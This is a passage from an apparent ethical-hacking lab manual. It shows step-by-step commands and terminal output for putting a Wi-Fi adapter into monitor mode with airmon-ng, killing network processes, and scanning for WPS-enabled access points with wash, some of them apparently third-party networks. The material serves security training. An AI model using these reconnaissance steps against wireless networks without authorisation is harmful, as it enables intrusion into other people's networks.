


```
Parrot Terminal
File Edit View Search Terminal Help

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
#
```

8. In the Parrot Terminal window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.

Note: The name of wireless interface might vary in your lab environment.



```
ifconfig - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.13 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::82a:a51:e981:5c63 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:05:cc:ba txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1240 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 640 (640.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlx687f7467dbf6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.6 netmask 255.255.255.0 broadcast 192.168.29.255
    inet6 fe80::497b:2bab:57de:36c4 prefixlen 64 scopeid 0x20<link>
    inet6 2405:201:5006:3916:2df7:f63f:21b6:88f2 prefixlen 64 scopeid 0x0<global>
    ether 68:7f:74:67:db:f6 txqueuelen 1000 (Ethernet)
    RX packets 918 bytes 166750 (162.8 KiB)
    RX errors 0 dropped 83 overruns 0 frame 0
    TX packets 90 bytes 11006 (10.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@parrot]-[~]
#
```


9. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
10. The result appears, displaying the error: “**Found 2 processes that could cause trouble.**” To put the interface in monitor mode, these processes must be killed.
11. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to **wlan0mon**.

```

airmon-ng start wlx687f7467dbf6 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# airmon-ng start wlx687f7467dbf6

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
585 NetworkManager
610 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlx687f7467dbf6 rt2800usb 802.11g Adapter [Linksys WUSB54GC v3] WUSB54GC v3 802.11g Adapter
[Ralink RT2070L]
Interface wlx687f7467dbf6mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlx687f7467dbf6)

[root@parrot]~#

```

12. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.

```

airmon-ng check kill - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# airmon-ng check kill

Killing these processes:

PID Name
610 wpa_supplicant

[root@parrot]~#

```

13. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
14. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.


```

airmon-ng start wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#airmon-ng start wlan0mon

PHY      Interface      Driver      Chipset
phy0     wlan0mon       rt2800usb   802.11g Adapter [Linksys WUSB54GC v3]
WUSB54GC v3 802.11g Adapter [Ralink RT2070L]
(mac80211 monitor mode already enabled for [phy0]wlan0mon on
[phy0]wlan0mon)
[root@parrot]-[~]
#

```

15. Now, we shall find Wi-Fi networks (access points) by using the wireless interface **wlan0mon**.

16. Type **wash -i wlan0mon** and press **Enter** to detect WPS-enabled devices.

Note: The command **-i, --interface=<iface>** specifies the interface to capture the packets.

17. The results appear, displaying the discovered Wi-Fi access points, as shown in the screenshot.

Note: If no results appear, restart the **Parrot Security** virtual machine and perform **Steps 1 - 8**, type **wash -i wlan0mon** in the **Terminal** window, and press **Enter**.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#wash -i wlan0mon

BSSID      Ch  dBm  WPS  Lck  Vendor  ESSID
-----
B8: 11:  -71  2.0  No   RealtekS  [REDACTED]
B4: 11:  -27  2.0  No   RalinkTe  CEH-LABS
B4: 11:  -73  2.0  No   RalinkTe  Firefox
20: 7:   -77  1.0  No   RealtekS  Rome
6C: 1:   -75  2.0  No   RealtekS  [REDACTED]
1E: 11:  -71  2.0  No   Broadcom  DIRECT-
66: 11:  -75  2.0  No   AtherosC  [REDACTED]


```

18. Now, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.

